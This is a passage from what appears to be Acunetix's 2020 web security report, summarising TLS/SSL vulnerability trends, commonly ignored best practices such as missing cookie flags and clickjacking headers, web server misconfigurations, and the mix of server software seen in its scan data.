
Transport Layer Security (TLS) and its predecessor, Secure Socket Layer (SSL), are protocols used to authenticate and encrypt connections and verify the integrity of data exchanged between clients and servers.

Every website on the Internet should encrypt communications between the user and the server. This is especially important for websites that handle sensitive data. Encryption creates a secure channel to exchange information such as identification numbers and documents, financial information (for example, credit card numbers), login credentials, and so on.

Older variants of SSL and TLS are vulnerable to many attacks. An attacker who identifies a web server that still uses such versions (usually because of a misconfiguration) may be able to crack or bypass encryption and access information that is exchanged between the server and users.

READ MORE

- [What is the POODLE attack ▶](#)
- [What is the BEAST attack ▶](#)
- [A series of articles on SSL/TLS security ▶](#)
- [Learn how to harden your TLS implementation ▶](#)



TLS/SSL Vulnerabilities in 2020

The number of TLS/SSL vulnerabilities is steadily declining. We believe that this good trend has not been affected by the COVID-19 pandemic because network security processes are more mature than web application security and organizations are much more likely to keep their servers updated than to investigate complex web security issues.

Best Practices Checks

Acunetix does not just check for web vulnerabilities, it also checks if web application security best practices are being followed. This year, we introduced this new category in our report to show how often such best practices are ignored, leading to potential problems.


READ MORE

[What is the HttpOnly flag](#) ▶

[What is clickjacking](#) ▶

[Why scoping cookies to parent domains is a bad idea](#) ▶

Frequency of Ignored Best Practices




Clickjacking:
X-Frame-Options header missing



Cookies without the *Secure* flag



Cookies without the *HttpOnly* flag



Cookies with missing, inconsistent, or contradictory properties



Clickjacking: CSP *frame-ancestors* missing



Session token in the URL



Session cookies scoped to a parent domain

Web Server Vulnerabilities and Misconfigurations

There are 2 general types of web server vulnerabilities. The first category are vulnerabilities in web server software. These are monitored by web server vendors and often discovered by them, not by users. They are fixed by updates or patches. Security best practice is to always update web server software to the latest version.


The second type of web server vulnerabilities is misconfigurations. These are configurations that expose the web server to attacks.

Vulnerabilities in web servers may range from information disclosure all the way to a remotely exploitable buffer overflow vulnerability that could allow an attacker to escalate an attack to remote code execution (RCE).

READ MORE

[How to harden an Apache web server >](#)

[How to harden an nginx web server >](#)



Web Server Vulnerabilities and Misconfigurations in 2020

47% of the sampled targets were found to have either web server vulnerabilities or misconfigurations. Unsurprisingly, the large majority of misconfigurations in this category were related to version disclosure. It's common for various web servers to disclose not only which web server is serving a request but also what version is in use. While this is not strictly classified as a vulnerability, it may provide an attacker with some useful information.

In other cases, old versions of web servers were identified that contained vulnerabilities, mostly related to denial-of-service or information disclosure.

3

0

**USAGE
STATISTICS**

Usage of Web Servers


As part of our analysis, this year we took a look at the types of servers used by our scan targets. What we found especially interesting is the fact that they seem to be quite different from global web server usage statistics (as provided by w3techs – [see source](#)). Acunetix targets seem to be much more often installed on IIS servers and much less often on Cloudflare than in the case of global statistics.

This data leads us to speculate that perhaps customers who purchase Cloudflare and additional services such as web application firewalls are wrongly under the impression that their web applications are more secure and there is no need to address vulnerabilities. On the other hand, since IIS is globally perceived as potentially more prone to vulnerabilities, IIS owners take their web application security more seriously.

Distribution of Web Servers in Acunetix Scan Data (2020)



The Global Popularity of Web Servers According to w3techs (2020)



